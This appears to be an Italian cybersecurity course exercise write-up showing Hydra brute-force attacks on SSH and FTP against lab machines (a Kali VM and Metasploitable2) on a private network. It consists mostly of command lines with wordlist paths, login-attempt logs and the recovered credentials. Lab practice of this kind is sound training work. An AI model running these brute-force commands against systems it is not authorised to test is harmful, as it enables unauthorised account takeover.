

# ESERCIZIO M4 D4

## Hydra - kali vs kali (test\_user)

```
marco@kali: ~  
File Azioni Modifica Visualizza Aiuto  
marco@kali)~  
$ sudo apt install seclists  
[sudo] password di marco:  
Lettura elenco dei pacchetti... Fatto  
Generazione albero delle dipendenze... Fatto  
Lettura informazioni sullo stato... Fatto  
I seguenti pacchetti NUOVI saranno installati:  
  seclists  
0 aggiornati, 1 installati, 0 da rimuovere e 10 non aggiornati.  
È necessario scaricare 428 MB di archivi.  
Dopo quest'operazione, verranno occupati 1.752 MB di spazio su disco.  
Scaricamento di:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.2-0kali1 [428 MB]  
Recuperati 428 MB in 1min 52s (3.833 kB/s)  
Selezionato il pacchetto seclists non precedentemente selezionato.  
(Lettura del database... 394892 file e directory attualmente installati.)  
Preparativi per estrarre .../seclists_2023.2-0kali1_all.deb ...  
Estrazione di seclists (2023.2-0kali1) ...  
Configurazione di seclists (2023.2-0kali1) ...  
Elaborazione dei trigger per kali-menu (2023.2.3) ...  
Elaborazione dei trigger per wordlists (2023.2.0) ...  
marco@kali)~  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-pas  
words-100000.txt 192.168.50.102 -t4 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg  
al purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 15:09:44  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 82954550000 login tries (l:8295455/p:100000), ~207386375000 tries per task  
[DATA] attacking ssh://192.168.50.102:22/
```

```
Kali 23.1 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
marco@kali: ~  
File Azioni Modifica Visualizza Aiuto  
marco@kali)~  
$ sudo apt install vsftpd  
[sudo] password di marco:  
Lettura elenco dei pacchetti... Fatto  
Generazione albero delle dipendenze... Fatto  
Lettura informazioni sullo stato... Fatto  
I seguenti pacchetti NUOVI saranno installati:  
  vsftpd  
0 aggiornati, 1 installati, 0 da rimuovere e 10 non aggiornati.  
È necessario scaricare 142 kB di archivi.  
Dopo quest'operazione, verranno occupati 351 kB di spazio su disco.  
Scaricamento di:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]  
Recuperati 142 kB in 1s (101 kB/s)  
Preconfigurazione dei pacchetti in corso  
Selezionato il pacchetto vsftpd non precedentemente selezionato.  
(Lettura del database... 400431 file e directory attualmente installati.)  
Preparativi per estrarre .../vsftpd_3.0.3-13+b2_amd64.deb ...  
Estrazione di vsftpd (3.0.3-13+b2) ...  
Configurazione di vsftpd (3.0.3-13+b2) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Elaborazione dei trigger per man-db (2.11.2-2) ...  
Elaborazione dei trigger per kali-menu (2023.2.3) ...  
marco@kali)~  
$ sudo service ssh start  
marco@kali)~  
$ sudo service vsftpd start  
marco@kali)~  
$
```




```

[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "letmein" - 11 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "testpass" - 13 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "master" - 14 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "michael" - 15 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 16 of 414500 [child 3] (0/0)
[22][ssh] host: 192.168.50.102 login: test_user password: testpass
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "123456" - 501 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "password" - 502 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345678" - 503 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "1234" - 504 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "pussy" - 505 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345" - 506 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "dragon" - 507 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345678" - 3 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234" - 4 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "pussy" - 5 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345" - 6 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "dragon" - 7 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qwerty" - 8 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "696969" - 9 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "mustang" - 10 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "letmein" - 11 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "testpass" - 13 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "master" - 14 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "michael" - 15 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 16 of 414500 [child 2] (0/0)
[21][ftp] host: 192.168.50.102 login: test_user password: testpass
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "123456" - 501 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "password" - 502 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345678" - 503 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "1234" - 504 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "pussy" - 505 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "12345" - 506 of 414500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "dragon" - 507 of 414500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "qwerty" - 508 of 414500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "696969" - 509 of 414500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "!root" - pass "mustang" - 510 of 414500 [child 2] (0/0)

```

## Kali vs Metasploit2





```
marco@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(marco@kali)-[~]  
$ hydra -L ~/Scrivania/user_esercizio.txt -P ~/Scrivania/pass_esercizio.txt ftp://192.168.50.101 -V -T4  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
l purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 17:57:29  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found  
rwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 415830 login tries (l:830/p:501), ~103958 tries per task  
[DATA] attacking ftp://192.168.50.101:21/  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 2 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 3 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234" - 4 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pussy" - 5 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345" - 6 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "dragon" - 7 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 8 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "696969" - 9 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "mustang" - 10 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "letmein" - 11 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "baseball" - 12 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "testpass" - 13 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "master" - 14 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "michael" - 15 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "football" - 16 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 17 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "shadow" - 18 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "monkey" - 19 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "abc123" - 20 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pass" - 21 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "fuckme" - 22 of 415830 [child 0] (0/0)
```

```
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 513 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 514 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 515 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 516 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 517 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 518 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 519 of 415830 [child 2] (0/0)  
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "123456" - 1003 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "password" - 1004 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "12345678" - 1005 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "1234" - 1006 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "pussy" - 1007 of 415830 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "12345" - 1008 of 415830 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "dragon" - 1009 of 415830 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "qwerty" - 1010 of 415830 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "!root" - pass "696969" - 1011 of 415830 [child 1] (0/0)
```

```
(marco@kali)-[~]  
$ hydra -l msfadmin -P ~/Scrivania/pass_esercizio.txt 192.168.50.101 -V ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-26 20:31:27  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t  
4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,  
d, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501), ~32 tries per task  
[DATA] attacking ssh://192.168.50.101:22/  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 1 of 501 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 2 of 501 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 3 of 501 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 4 of 501 [child 3] (0/0)
```

```
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 11 of 501 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "baseball" - 12 of 501 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 13 of 501 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "master" - 14 of 501 [child 13] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 15 of 501 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 16 of 501 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 17 of 507 [child 2] (0/6)  
[22][ssh] host: 192.168.50.101 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 5 final worker threads did not complete until end.  
[ERROR] 5 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-26 20:32:20
```



```
[ATTEMPT] target 192.168.50.101 - login "root" - pass "password" - 1004 of 415830 [child 15] (0/0)
```